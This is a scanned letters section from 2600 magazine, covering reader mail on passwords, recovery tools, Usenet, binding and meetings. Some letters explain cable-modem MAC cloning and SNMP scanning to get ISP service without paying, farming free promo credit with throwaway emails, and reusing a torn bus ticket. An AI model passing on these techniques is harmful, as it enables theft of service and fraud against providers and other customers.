Dear *2600:*

I'm writing this in response to the article "Decoding Experts-Exchange.com" written by Phatbot.

I also used to get frustrated when searching for information on solutions would return results that seemed to be dead on, but hosted at expert-exchange. Until I noticed that the Google results were listing text from the potential solution. You and I both know that Google only indexes what it sees when it visits the site. So one day, I loaded the cached page instead and used the find in my browser to locate the keywords that Google returned for my results. Guess what, Experts-exchange has been fooling us all! I realized that if I paged down several pages, the actual solution is there in plain text. Recently, I noticed they have added a lot more pages of garbage before showing the plain text, but it is still there.

What I really hate are the search engine snipe sites that pick up on the terms you are searching for and return what looks like a solution when all you find at the site is search results for their brain dead search engine or worse yet a drive by downloader.

Hope this helps tame your frustration.

Exo

Dear *2600:*

In response to the "Hacker Perspective" article in this newest issue, I wrote a program that will perform searches at multiple search engines of random search terms at an interval specified by the user. Do you have any ideas on how I can get this out to the people? It is of course open source.

Rob

One really swell way would be to send us the program or give us a link or something - anything.

Dear *2600:*

Possibly Variable Rush's article on Knoppix (25:1) has triggered a rash of responses like this. As VR discovered, the use of Knoppix to recover a Windows system is limited by the fact that Knoppix does not have a license to write to NTFS formatted disks. A much better recovery tool is "Live Windows." This can be found at www.ubcd4win.com and imaged onto a CD. Once booted from the CD, it is able to write to NTFS disks and contains a suite of tools that allows you to do considerable emergency surgery on a failed system, including changing both account and CMOS passwords, although tampering with CMOS with software not originating from the CMOS manufacturer may not be a good idea in every case. A failure to write to the CMOS correctly could scramble the CMOS enough to require replacing the motherboard, so I have not tried this particular utility.

Using a Live Windows CD, I have been able to successfully recover several Windows systems that have crashed or been locked out for various reasons and get them back on the road. The only snag is that like any "live" CD, it is limited by the computer's ability to boot from a CD. If the BIOS does not allow this you are stuffed... unless anyone knows different?

Peet the geek

Dear *2600:*

I am writing this letter in response to "Transmissions" in 25:1. The article suggests that the reason Time Warner is playing with this idea is a totally malicious one that is aimed at holding back its customers just to increase its monetary income. While, yes, the reason for playing around with this idea definitely has to with money, it is not meant to be malicious or controlling.

As an employee of the company, I heard about this quite some time ago (about six months ago to be exact). One of the main reasons that they are actually toying with this idea to limit bandwidth is because when they looked at their traffic statistics for 2006, they saw that over 90 percent of their available nationwide bandwidth was being used for peer-to-peer sharing, which only accounted for roughly ten percent of their subscriber base. Put plainly, ten percent of our customers use over 90 percent of the nationwide bandwidth while 90 percent of our customers use less than ten percent of the available bandwidth.

Notice that I said "available bandwidth," not "bandwidth used." Basically, Time Warner is running out of bandwidth. And instead of increasing their bandwidth (as that would cost money), they are thinking of implementing this pay by usage idea.

This is of course absurd and I do not agree with it in the slightest, but I just thought that maybe you should know a little more of what is going on behind the scenes.

Unr3a1

Dear *2600:*

First, I would like to thank you for your response to F33dy00's letter in 24:4 on the topic of Target's in store network security. I was glad to see that you guys recognize that people with technical capabilities sometimes have to occupy mundane jobs to pay the bills. I was one of those people myself for the better part of a decade.

Moving on, though, I would like to confirm the information presented in the original article (24:3

"Target: For Credit Card Fraud"). I left Target for a programming job about three years ago, but in my time occupying various positions at three different Target stores, I recognized the same flawed setup at each store. The POS systems (at the time) were nothing more than Windows NT machines that had POS software running on them. Those machines transmitted transaction info to the store's server as the transactions were processed. This info was typically stored for up to a month in case there was any need to recall it and even though the credit card number is obscured on the receipt, it is not obscured in any way once you have access to view it in the store's transaction log.

That's just my $.02 on the topic. Thanks for putting out a great mag.

Ed

Dear *2600:*

In response to Agent Zer0's article "Password Memorization Mnemonic," I think the methods described aren't much better than using the same password for every account.

Let's say I'm sniffing traffic at a coffee shop and see you login to MySpace with the email agentzr0@gmail.com and the password myspaceFz2!mR00. You can bet my first password guess on your gmail account will be gmailFz2!mR00. Hell, I might as well try paypalFz2!mR00 and wachoviaFz2!mR00. The danger of mnemonics for passwords is that if it's easy for you, it's easy for an attacker too. Here, in my opinion, is a better way of doing password security.

Use a different completely random password for each account. I like using the program pwgen to generate random passwords. There are several websites that can do this for you as well. Keep all these passwords in a text file on your computer. The passwords you use most often you'll end up remembering, the rest you'll have to look up in this file.

But don't leave it in just any text file on any computer. Use whole-disk encryption. Debian, Ubuntu (alternate CD), Fedora Core, and probably more Linux distributions come with whole-disk encryption built into the installer. If you use Windows, PGP Desktop is a good choice.

Use PGP as well (or gpg, if you're the Free Software type). Everyone should be using this for everyday email encryption, but it's also very useful for encrypting files on your hard drive. Keep your password file encrypted with your PGP key. When you delete your temporarily unencrypted password file, use a program like wipe or shred so it can never be recovered if your computer ever got stolen and the thieves ever managed to break your whole-disk encryption.

This might sound like a very complicated and paranoid way of doing things, but it really isn't too bad for your everyday computer nerd, assuming you regularly use PGP. And these are things that it's good to get in the habit of doing anyway.

m0untainrebel

While perhaps your everyday computer nerd will be able to get into this habit, that won't accomplish much insofar as getting your parents and grandparents to achieve the same level of protection. First, the method has to be simple, intuitive, and secure. Second, and most importantly, the people must be enlightened to the concept of not leaving everything out in the open. Too many of us willingly give away too much information about ourselves for no good reason. Everyone has something they want to keep to themselves and until that's seen as a good thing worthy of being encouraged, we're going to have a tough time getting non-technical people to take these basic precautions.

Dear *2600:*

This is in response to Agent Zer0's Spring 2008 article "Password Memorization Mnemonic." While his technique is very simple and easy to use, it does create a great deal of risk. If a password is compromised at one site, then the attacker can make a strongly educated guess at the user's other passwords; if buy.com uses buy123, then Amazon probably uses amazon123. This means that the most important passwords - eCommerce, online banking - are only as safe as the weakest site the user frequents. And since many coders out there still store unencrypted passwords in the database, this is a very risky proposition.

Instead of using an easy-to-predict pattern, consider using distinct complex passwords, but storing them securely. If you're on the Windows platform, Bruce Schneier's free PasswordSafe is easy to use (and written by an authority on cryptology). Both OS X and GNU/Linux make it easy to set up encrypted partitions and/or disk images that can be used to store passwords.

Also, remember to change passwords frequently. Once you're in the habit of tracking a large set of passwords, you might be surprised how quickly your fingers will remember them, even if your brain doesn't.

creepyinternetstalkerdude

Problems

Dear *2600:*

This a message for people out there that I need help on undernet server #translate. There is a person who needs to have a reminder about abusive actions taken on #translate. They have banned people because they think that there was a spam going on by me and they need to remember that if they use mirc for illegal purposes that they should be charged and banned from mirc for life.

Their name is @moniq so remember this name and let this person know about it.

And this is a global message to all *2600* fans out there so please come in ASAP and thank you for the help.

Morgan

Have you been outdoors at all this year? There's a whole world beyond IRC, trust us. And even if there wasn't, it would be extremely difficult to figure out how we could possibly care less about any of this. We hope we were able to help.

Dear *2600:*

Not really an article, but unsure of where to send this to.

Did you guys know Borders in NSW, Australia are selling *2600* for 18 bucks an issue! I know it's great that they sell it at all, but makes me glad I've subscribed through the website.

route

It's almost not really a letter too. But it's an inter-

esting factoid. The Australian dollar at press time is worth 95 American cents so it's almost exactly even. Even with all of the various charges that go into overseas distribution, charging nearly 200 percent over our cover price doesn't seem justified. Someone's making a lot off of us. And it ain't us.

Dear *2600:*

Hi, I've your Spring 2008 issue in hand. OK on the change (again) in bindings. I'll keep up whatever you do. This is by the way, one of those topics where discussion can never end because both sides are right.

Yours is one of the largest magazines in print, to my eye, and that's good. There is however, a topic I'd like to see getting your special down and gritty treatment. It is: where is all this crudware on Usenet coming from? It has now killed the useful discussion that used to be there; the bright and interesting people have now gone somewhere else, for good reason, but the wasteland that's left, full of various crazy and sub-adolescent verbage, is a sorry thing to see.

See rec.arts.sf.fandom, for instance; or comp.os.linux.advocacy. They're *broken* now.

It concerns me because 1) I think it's meant not as nuisance but as censorship; and 2) innovation comes in from the fringes and Usenet used to be a very good fringe. So I think this is a topic valuable to all of us, although some out there may disagree with that. Doesn't someone have at least a very good idea where that crapware and scatware is coming from?

Actually, I've been slightly puzzled about Usenet all along. Because when I looked at books on the topic of the Internet and cyberspace, all sorts of resources were mentioned but Usenet was not. Yet looking at it, I thought (used to be) it was the most alive and interesting part of cyberspace.

Martha Adams

First, when did we become one of the largest magazines in print? We must have missed something. As for Usenet, yes, it's sucked for quite a while now. Moderated newsgroups are really the only possible means of having interesting discussions and getting useful information, provided of course that the moderators don't abuse their power. Uncontrolled newsgroups invariably lead to chaos and spam. There are exceptions but you'd be hard pressed to find them on Usenet.

Dear *2600:*

I live in Fredericton, N.B., Canada and the spring issue just hit the shelves today. I was wondering if it was ever going to come. I love the quarterly! Now, I don't know if you already know this or not but when I started going through the issue I was a bit disappointed because there are pages that are repeated (doubles of page 24 and so on) throughout the issue and articles incomplete or missing because of this. Just thought that I would say something in case someone else hasn't yet.

Krista

This is a problem that seems to have affected some readers in Canada. The printer tells us it didn't happen to a large number of issues. Our readers are vital in letting us know when such problems occur and how widespread they are. If you find yourself stuck with a defective issue, email subs@2600.com and we'll take care of it.

Dear *2600:*

Someone named Barrett wrote a great piece about Crapipedia in the latest issue. Great job, and very accurate. I've run into the same problems trying to post a listing about a public figure in my area (northeast U.S.) and each time I tried to post it, some self-appointed "editor" would take it down, calling it a personal attack. I'm a lawyer and I know exactly what is and is not libelous or slanderous. I took special care not to print anything that wasn't properly backed up with citations, but it made no difference - this story was not about to be published regardless of facts or historical significance of the person.

After appealing to what seemed like a constantly changing panel of self-appointed experts, I realized Wikipedia "editors" and administrators don't even read their own rules and such items are often removed based on personal preference and political agenda.

Barrett is too correct - Wikipedia is all about who the "editors" (teenage Blockbuster video employees living in mom's basement) agree with, not who's right.

Sneak Email from a Vendor

Dear *2600:*

Today I was appalled to find out that the 3G network "3" discriminates against 2600.com. When trying to access the site on my mobile I was informed by Yahoo (their back end) that the site I wished to access was unavailable. After contacting customer care I was informed that sites are "filtered." I presumed that meant adult content but it looks like "3" doesn't like *2600.* I was told that if I wished to submit a request to access the site I should email customer.service.ie@3mail.com. I think you should too.

Paddy

We'd like to know if others have experienced the same thing. Thanks for writing.

Dear *2600:*

I ordered some nice sweatshirt in order to support you and to look gorgeous. Everything went fine. But after trying to give you the best ratings imaginable I got the following error message: "The URL you specified could not be found. Please check the URL you entered and try again." Maybe a known problem, maybe not. Just wanted to tell you. I assume I filled out the form correctly.

Regards from Austria
Markus

That does happen on occasion but it most always is a situation that resolves itself after a few hours. We suggest trying a few times. If it persists over days, then it would be worth pursuing.

Dear *2600:*

I have purchased your *Off The Hook* discs and decided I wanted to listen to them on my Apple iPod Touch thingy. I used a find . -name "*.mp3" -exec cp {} /Users/nick/Music/Off-The-Hook command and ended up with a huge number of mp3 files. Unfortunately, due to some crazy date scheme, they are not in any sensible order. My plea is thus: please use the International Date scheme when naming dated files.

This is year, month, and day. This allows computers to automatically sort files. Now I'll have to write something dreadful involving awk to assimilate said files.

The very kindest of regards from a somewhat sunny and warm southern England
Nick (or should that be N1ck perchance?)

You'll find the later years are in the sensible order. One of these days we'll get around to fixing the file naming scheme of the earlier years. We will cheerfully post any programs that automate the renaming process on our website.

Dear *2600*:

I wrote to the subscription department to see if my issue had been mailed to me because I hadn't received it at the beginning of May. Your company was kind enough to mail me out another issue. I wanted to thank you for doing that. I also wanted to write to inform you that the reason I got my post office box was because my mail would often become "lost." Now it's happening at my post office box and it involves the only magazine I would ever subscribe to!

I went and inquired at the post office to see if my issue that was lost had been found. The lady at the counter informed me that the postmaster wasn't there and I would have to speak to her. I told her of my situation and she went and looked for it. Needless to say, she didn't find it. She did however inform me that the people around my box are elderly and they wouldn't take my magazine without giving it back. I wanted to let you know that whether it be by accident or on purpose my issue was lost. Who knows, an elderly woman may be trying her hand at eavesdropping with LD_PRELOAD!

I also saw that a lot of people with the name of Jeff wrote letters in the last issue. I'm glad I put "The" in front of my name.

The Jeff

Dear *2600*:

Over the years I've read many letters in your magazine about how numerous individuals have been singled out unfairly by either viewing your website or by being in possession of the *2600* publication itself.

I now am one of those proud martyrs. I'm finishing out the last year and a half of a six year prison sentence at Delaware Correctional Center. On February 8th my cell was shook down while I was at a typing class. When I returned to my building a lieutenant pulled me aside and informed me that I was being written up for possession of non-dangerous contraband.

When I asked what this contraband was, he told me it was two issues each of *2600* and *Make Magazine*. Confused, I asked how they could be considered contraband when the prison mailroom here has been allowing me to receive these mags for the past three years and anything the mailroom here considers a security threat they would not allow the inmate to have.

The lieutenant, looking equally confused (or maybe it was just the blank stare of a man waiting out the workday clock), gave me the "I'm just the middleman here" speech and told me I'd be moved to a higher security area to await my hearing. Now I'm on a near 24/7 lockdown.

My point to all out there reading this is simple. Don't wallow in self pity if you're ever singled out by fear peddlers. Use whatever skills you have to show those ignorant of your passions that you're driven by a healthy curiosity, not a malicious nature. Don't waste time arguing with middlemen, go to the source. If you're barred from doing it in person, don't underestimate the powerful proxy of presence using repeated correspondence. Keep up the good work *2600,* your pages truly are the few remaining bastions of originality and free thought left.

Max Rider
SBI 00383681
Unit 21, DCC
1181 Paddock Rd.
Smyrna, DE 19977

Good Things

Dear *2600*:

I just found *2600* while browsing at Barnes & Noble. What a great surprise and treat. I am sending for a subscription today! I was one of the "old time" hackers who did nothing at night but crack C64 games and programs. I've been out of it since the end of the 80s and haven't spoken to any of my old "fellow hackers" since then. I am amazed at the content of your magazine and wish a thousand more years of success!

ExPhillyMM

Dear *2600*:

Regarding the return of the stapled spine... Thank you! Thank you! Thank you!

Apathy

Dear *2600*:

I just received 25:1 and it was only by the time that I got to page 45 under "Observations" after reading Check Check's comments about the binding that I realized you guys are back to using the classic two staples instead of the glue binding. It was a moment of Zen as I realized that this is why it felt so comfortable in my hand and why it opened so nicely making it easier to read and enjoy. Thanks for the change, it really means a lot!

Israel Torres


Dear *2600*:

I just finished reading an article in the latest *2600* magazine, and I was flipping back to the contents when I realized that this issue was staple-bound. I like to fold the magazine all the way back so that I can hold it in one hand while reading. I love the staple-binding *so* much more than the glue-binding we had in 2007! Thanks for switching back.

Lex

We really had no choice after a year of one problem after another. It would have been nice if the other binding had worked out but for whatever reason it didn't, so staples it is.

Immortalize yourself with a good old-fashioned letter to *2600*. Simply email letters@2600.com or send snail mail to *2600* Letters, PO Box 99, Middle Island, NY 11953. It may be the best decision you make this year.



Information

Dear *2600:*

First off I'd like to express to *2600* my gratitude for their hard work in getting together all of the most interesting theories and stories out there in the hacking field all into one quarterly issue. Yeah, please keep the staples... it's much better! I'm so looking forward to getting my hands on a copy of that *Best of 2600* book! I've always been into hacking anything with a TSOP in it. There are TSOPs in virtually every device that operates such as DISH Network receivers, FTA receivers, modems, video game consoles, and even casino slot machines which has led me to the newfound interest in hardware level programming and engineering of an "all-in-one" tool to make it easy to modify a TSOP on any device bank via USB serial or USBJTAG interfaces.

Anyway, I wanted to give the *2600* crowd a little more insight on cable ISP providers. Reading the "Exploring Road Runner's Internal Network" article in the 25:2 issue made me wonder what was wrong with that kind of setup. Of course, it looks like it's pretty insecure but as a matter of fact, it's pretty much how all cable ISPs do it. Of course, some of them may be really insecure as heck, such as Comcast and Charter which I know for a fact are the easiest ISPs to get online with - without even having an account with them. Cable ISPs have been abused for years and it's getting worse with every year that goes by.

Road Runner is actually one of the ISPs that requires a bit more work than usual to get online with a hacked setup. By hacked setup, I mean a modded modem where you've flashed the TSOP with a custom firmware or "already" hacked firmware, Haxorware being one of the latest "more featured" firmware out there for Broadcom 3349 based modems. From sbhacker.net (which is a research group that does not condone theft of service so don't go there looking for help on doing this) you will be pointed in the right direction to get your own modem set up in order to have more control over it. Premods can be bought there too, but that takes the fun out of it.

Some modems may be able to be hacked without any hardware modifications at all. With a VxWorks/BitFile method, you can place the modem into factory mode and then change certain things on it and get online using these settings. But this way is more risky since the ISP has more control over your modem than you do at this point. They can send it SNMP queries (which you can disable) and set your modem to ignore or change the SNMP ports to anything but the default SNMP port. Also, it isn't recommended if you're looking for a stable "always on" connection since if it reboots you'll have to input the settings again if the original settings aren't provisioned into the ISP's system already. Flashing a custom firmware or an already hacked firmware will give you more control than anything else.

Configs sometimes can be modified to where there's no limit on the speed for the modem to use, but that commonly doesn't work these days since the MD5 is broken once you've edited it by putting in the speeds you want. It doesn't match the actual MD5 from the config file that came off the ISP's TFTP server. Yet there's still official unlimited configs available on most ISPs - you just need to scan and catch them in use. Most of the time, network engineers and admins are the ones who use these configs when they're working on the network.

In most areas, in order to get online with a hacked setup on Road Runner, you need to be able to SNMP scan. However, you need the right set of community strings to reap results out of that HFC network you're able to access. Those community strings can sometimes be tricky to get. However, one sure way of getting the string is by having shell or serial access to the modem where you can log/monitor the events the modem is going through to get online. It'll read out the config as it gets online. Then you can take these strings and do a full scan on your HFC range. Do it a few ranges away from yours though because you cannot use a MAC from the same node or you'll have collisions, just as if you juped a nick on IRC. That raises a flag at the CMTS which will then shut down and reboot both modems constantly until one stays offline.

Some areas will have SNMP disabled or more strict security settings that need to be enabled like BPI/BPI+ which doesn't work on some firmwares when the MAC has been changed from the original one since the manufacturer certs embedded into the flash don't match up with the new MAC. Yet the firmware developing underground scene for these hacked modems is growing increasingly at a fast successful rate these days, managing to stay a step ahead of ISP cable provider companies, even though if they don't manage to stay a step ahead there are still ways to get past their security by doing a total full TSOP flash dump off a device about one mile away from your area that is already provisioned and allowed onto the network. It'll work in most cases as long as it's the same Broadcom revision as the other modem is. You can also just do a full SNMP scan/dump of a cmcert off the device you're cloning the MAC from and then inject that into your modem, but you'd need the right sets of the community strings to do that with. Net-SNMP is one of the best SNMP scanner apps you can use out there.

There are also much more powerful networking tools such as SolarWind's Broadband Engineer's

Toolset, which is geared more towards ISP network operators. Among the favorite tools of mine in this suite would have to be the DNS Audit/SNMP Sweep/ IP Browser/RF Subscriber's Details/MIB Table Browser. That's pretty much all you'd need out of this suite unless you just want to go on and pack up a DB with every single device's HFC MAC, fire up Sonar out of that suite, and let it scan all of the subnets. You will want to have all of the SNMP strings for this step actually. Admin/Read/Write strings so you can reap every single device off your ISP. But be warned the DB can reach sizes of 8GB or so... it's better to just stop as soon as it reaches 300MB or it's gonna be a bitch to open in most cases. Or maybe it's just my crappy puter.

There are so many ways you can exploit your ISP. They usually have a central server for each area or possibly just one main central server where the provisioning is done. A buddy of mine used to have access to the ISP provisioning server where we could login and change the up/downstream rates on each provisioned modem. Even account info was accessible. You could get away with increasing a friend's service rate through this provisioning server and he wouldn't be billed for the extra speed/bandwidth since they don't keep billing info and provisioning on the same server or, much less, synched with the info from each other. But they would reset his speed back to the default speed it was on if he was late and gave them a reason to disable his cable service. However, you can also add new modem HFC MAC IDs into the system but that'd probably raise a flag in some department.

Most ISPs are insecure like this because either they don't care, or there's just a lack of money to update each town they're providing Internet services to, or they just owe the town too much in franchise fees, etc. to the point where they're making the customers in that town pay for it by hiking the service costs up, which probably leads to more pissed off customers who just go on and cut their service with them and then go back online with a hacked setup and rape them bandwidth wise. It's even worse when they start metering bandwidth because a cloner can possibly generate through all of these MACs and consume all of the bandwidth that was set for that modem's MAC and the legit owner for that MAC ends up paying for the excess bandwidth used. This type of situation is going on up in Canada on Rogers. Road Runner is also doing experiments on having metered services so watch out!

If there's more interest generated from this letter or the 25:2 "Exploring Road Runner's Internal Network" article, I may go on and make a nice big fat article on how easy it is to get on each ISP. But I'm not sure if that'd be a good idea. After all, these ISPs may have some tech that reads this mag and would probably shut these holes but, hey, it's actually so easy we wouldn't mind the challenge of seeing what the ISP tries to do to close these holes up once all that info has been brought to their attention. Or maybe they just already know and don't really care which is the case most of the time.

macnutzj

We have a feeling this all too brief letter only touches upon what's really out there. Thanks for writing.

Dear *2600:*

With regards to the article about 10minutemail.com in 25:1, here's a good way to rack up free minutes, downloads, and streaming rentals from the aebn.net service.

I'll start off by giving you an example promo site (set up your query on google like this: aebn.net "your free gift"

http://promo.aebn.net/

Put in your 10minutemail.com address, create your account, and you can now rack up minutes, downloads, and rentals.

Modify the query like this: site:promo.aebn.net "your free gift" and add these quotes:

"15 minutes"

"1 download to own"

"1 streaming rental"

"1 download"

Some may ask for a password, query the site that's offering the promo, and add "code" in the search. Sometimes it's embedded in a banner so don't bother too much; not every site uses the promo code system.

Still want *more?* Check out the top section: nine languages - nine more opportunities to search within each section and google the translated site:promo. aebn.net "your free gift" versions.

So far, my account has 4000 minutes, 40 downloads to own, and 50 streaming rentals. Pleasure yourselves over the summer, boys and girls!

R3t0DD

We regret that your letter wasn't actually printed until after the summer but we're sure our readers will adjust.

Dear *2600:*

Where I originally come from, they still have old buses. Tickets for the train are validated by machines but when you go to take the individual buses, it's all done by the bus driver. Ironically, this weakness comes with technology being used. I recently moved to a larger city for job opportunities and right away I noticed their much more advanced bus technology.

It's no longer left squarely up to the bus driver to examine your one time passes here. On the stand alone buses, they have machines that do the validation. When a pass is put in the machine, it will verify the printed markings on the pass to see if it's still valid. If the pass hasn't been used, there will be no markings of date and time. The machines print date, time, and when the ticket expires when you insert it into the machine. You can buy these passes in ten packs or you can always get a monthly pass which costs a fortune ($70 or so). The ten packs have tear-away tickets. One day I was in a hurry for the bus and tore out a ticket. Unfortunately, when I went to put it in the machine, it didn't accept it. The machine reported that there was an error and that I didn't insert the ticket in the right direction. I have a habit of doing this all the time, so I went to put the ticket in again, but it was rejected again. I then looked at the ticket and there was a small chunk missing because it didn't tear away perfectly. I just played it cool and was like, "Why won't this take my ticket?" The bus driver looked and I showed him that I was inserting the ticket properly. I said, "I just took this ticket out of my pack. It's new! See!" I then showed him the ticket with no markings and he let me on the bus. He didn't take the ticket from me though! I wasn't overly surprised because, unlike the last city I lived in, the bus drivers here aren't used to interacting with the ticket validation. If it's invalid, the machine won't take it and they just deny you access. It's defi-

nitely a weak point in their security though. Since that day I have used the same ticket around six times. I always pull the same trick (with the same ticket). It helps if they're really busy with lots of people because they want to rush you through, but it's worked every time. I just play it cool and play dumb. Do the whole, "Hey my ticket won't work - I don't suppose it could be because of this tear?" Then they just wave me on the bus. It's quite awesome when it's $3.75 a ride. I suppose it's more of a social engineering trick than a hack. I also suppose I'm just cheap but it works and it saves me enough for an extra beer that day and I'm content with that.

So, if you are also too poor for public transportation and your city uses a similar system, give it a try and maybe even get an extra beer that day.

Bus boy

At some point you're going to run into the same driver when pulling this scam. They may not remember right away but eventually you will become the equivalent of a folk legend within bus driver circles. Just be sure you have an escape route for the day they finally crack the ticket tearing caper.

Meeting Issues

Dear *2600*:

We had some questions that came up in last month's meeting and I just remembered to email on it. Our group has been talking about trying to start a laser project for a while now and some of the guys wondered if it was against any *2600* rules to do fundraising for the project. I think the idea was to make some Fargo *2600* shirts and sell them at a slight profit to the people who came to the meeting with the intent of spending the profits on parts to build our laser. We had already planned on making shirts and selling them at cost, which I wouldn't imagine would be a problem but I wanted to check on that anyway and then the whole fundraising idea came up so it seemed like a good time to write to you.

In summary, is it all right for us to make "Fargo *2600*" shirts and sell them for a slight profit to fundraise for a group project. And if not, is it OK to sell them at cost? Thanks!

Jem Tallon
Fargo 2600

This is fine with us as long as it's for a good cause and done in a positive spirit. And contrary to the rumor, it's not a requirement whenever making shirts that mention 2600 or the meetings to send us three of them (either M, L, XL or L, XL, XXL). So don't feel obligated to do that. Our address is in the staffbox in case you do.

Dear *2600*:

I just was introduced to *2600* and bought my first copy and read it. I'd be interested in attending a meeting, but there are none feasibly close. I think it would be cool to start a meeting in the upstate New York area (Albany/Saratoga/Glens Falls), but don't know where to start or if there is even anyone around here with an interest. I may attend the meeting in Burlington, Vermont, but with gas prices how they are (and time constraints with school outside of summer), it won't be feasible to drive out there every month.

Robert

Meetings tend to work best in metropolitan areas where there are likely a number of people in fairly close proximity who will take an interest. If you think your area has potential, then your priority should be getting the word out in whatever way you can. One technique which has worked in the past is to make up flyers and insert them into copies of 2600 that are sitting on your local bookstore's shelves. It takes a lot of patience and word of mouth to get a good meeting started. Be sure to read the guidelines located at http://www.2600.com/meetings/guidelines.html and email us updates at meetings@2600.com so we know you're still in existence. Good luck!

Dear *2600*:

I have been attending my local *2600* meeting for almost three years now. It's quite big with a regular attendance of 10-15 every month. I have mailed in the past as to why we are not on the official meetings list, but got no response. So again I am trying to get us put on it.

I am not sure if our group has been noticed, but we have a site: http://www.brum2600.net/

Also, every year we hold a one day conference called Brumcon. This year we had a number of members of the Chaos Computer Club come from Germany to give talks.

Any advice/info would be gratefully received.

DrF

This leads us to an issue which pops up every now and then and for which we've been unable to find an easy solution. As stated in the guidelines mentioned in the previous letter (which you should have gotten an automated copy of when you emailed us), our meetings take place on the first Friday of the month. You've scheduled yours for the first Saturday. It may seem like a stupid and bureaucratic reason not to list a meeting but there is a degree of logic behind this policy. If we had both Friday and Saturday meetings, it wouldn't be that big a deal to define each meeting as one or the other. We came close to doing this at one point only to be told that those who couldn't attend our normal Friday evening meetings due to religious observances (a somewhat sizable number) would be doubly pissed that we'd be excluding them by having Saturday as the alternate day. That meant a third day would have to be a possibility too.

Then we started hearing from people who felt the weekend in general was a bad time and we started getting requests for meetings on the third Tuesday or for the last Monday afternoon of the month. Apart from the printing nightmare this would create on our already crammed meeting page in the magazine, having meetings on so many different days would make it very difficult to remember which day was "2600 meeting day," something we haven't had a problem with since the inception of the meetings over 20 years ago because they've consistently been held on the first Friday of the month.

We know there will always be people for whom Friday evening is inconvenient or even impossible. If we tell these people it's OK to have meetings on a different day, invariably this will set up a conflict with other people in that area who don't have a problem with the standard day or with others who want yet another day of the month. Then it becomes a power struggle as to which group of people will dominate and before you know it there are factions and multiple meetings. As always, we're open to ideas and suggestions on ways to make this work for everyone - or at least for as many as possible. We believe the system

has worked quite well over the years as is, but if there's a way to include others without causing confusion, we're open to it. As you can see below, there are other instances of this.

Dear *2600:*

We would just like you to know that last Thursday we had our first official meeting. We advertised the meeting place in our community using the university mailing list system to get the attention of as many people as possible. (The economy and entertainment of this town runs around the university community.)

The meetings will take place every first Thursday of the month at 7 pm in the Borders Books and Music coffeeshop in the Mayaguez Mall, Mayaguez, Puerto Rico.

Right now we consist of seven members, most of them students for the electrical and computer engineering department. Some of them are undergraduates and others are graduates. We will continue to advertise the group as much as we can. But for the moment that's all we have.

TIA

Dear *2600:*

I was wondering if you could provide the contact info for the Auburn, Alabama group which meets in "the student lounge upstairs in the Foy Union Building at 7 pm."

I'm 45 minutes away from them and before I made the trek, I wanted to make sure that they were meeting over the summer and that I didn't need a student ID to get into the building.

Eric

We don't give out personal information for anyone involved in meetings (or anything else). Technically, we don't even have meeting coordinators, so anyone attending (yourself included) would be a potential contact. The communication angle is handled by the attendees themselves. That's why it's a good idea for meetings to have web pages and forums so that people can converse about the meetings and get updated information.

General Questions

Dear *2600:*

I recently had the idea of writing an article for your magazine but, since it isn't in one of your usual themes, I wanted to see what you think of it before I put in all the effort.

I work for CERN, the European Center for Nuclear Research, the largest research center for high-energy physics in the world. You may already know something about us, but if you don't you can check Wikipedia and I won't bore you with the details. I work in the department that manages our computer center, which is pretty large. We have about 28,000 CPUs, about 12PB of disk storage, and more than 20PB of tape storage, to which we will add 15PB a year.

As you can imagine, managing all this stuff poses some pretty serious problems. Most people aren't used to thinking on this kind of scale, so I think it could make for interesting reading. I could do a little introduction on CERN, explain why we do what we do, and talk about some of the operational issues or anything else you think could be interesting. I won't talk about how to hack CERN or anything security related; I don't want to bite the hand that feeds me.

With the LHC (CERN's major experiment) starting up this summer, there will be lots of articles about CERN and the physics side of things. I think your readers may be interested in the IT stuff as well.

Let me know what you think.

Alex

It sounds like a fascinating idea and we'd be eager to see what you come up with. As we say to everyone who writes in, please write the article you're thinking of writing and assume that we'd be interested in running it. Obviously we can't promise anything until we see the finished product but writing is always better than not writing.

Dear *2600:*

How anonymous is the use of green dot cards?

Kevin

After spending a considerable amount of time and energy trying to figure out just what your question meant, we were able to determine that green dot cards are offered by various retail outlets in the United States and serve as prepaid credit or debit cards. They work in the same way except they are replenished with cash deposits which are made at the store. That and they have a number of fees which tend to get people aggravated. Since you need to actually receive a physical card in the mail at some point, it's not something we would consider entirely anonymous, although with a little imagination it could be used in a much more hidden way than a normal credit card. Green Dot used to operate a service known as WebSecret, which they described as "not requiring you to provide personal information, such as social security number and name." Those days are apparently over as Green Dot now requires that info for all accounts. We would be interested in hearing what today's best methods are for remaining anonymous while using plastic.

Dear *2600:*

I am interested in computers and I was wondering where a good starting point is as far as learning about code, programs, and computers in general. Any help would be much appreciated.

Adam

Wander through your local bookstore and find things that make a degree of sense to you, then plunge into them. Look for other people doing the same thing and you'll be immersed in all kinds of material before you know it. While classes can be good, the structure and obsession with grades can be a real turnoff to many.

Dear *2600:*

I forgot a number that you can call and find out the number that you are at. It was like 1-800-my ansi or something like that. Please help me.

Terry

You're thinking of the old 1-800-MY-ANI-IS number. If you call it now, you'll be advised to call 10-15-15-800 (in actuality this is carrier access code 1015158 followed by two zeros to reach that company's "operator" service). This service is a huge rip-off, charging over five dollars to reach some sort of directory assistance service which has nothing to do with the above number.

Just about any toll free number will have your ANI (Automatic Number Identification) these days. (ANI is the billing number, usually the same as Caller ID which is the calling number.) Many credit card services and

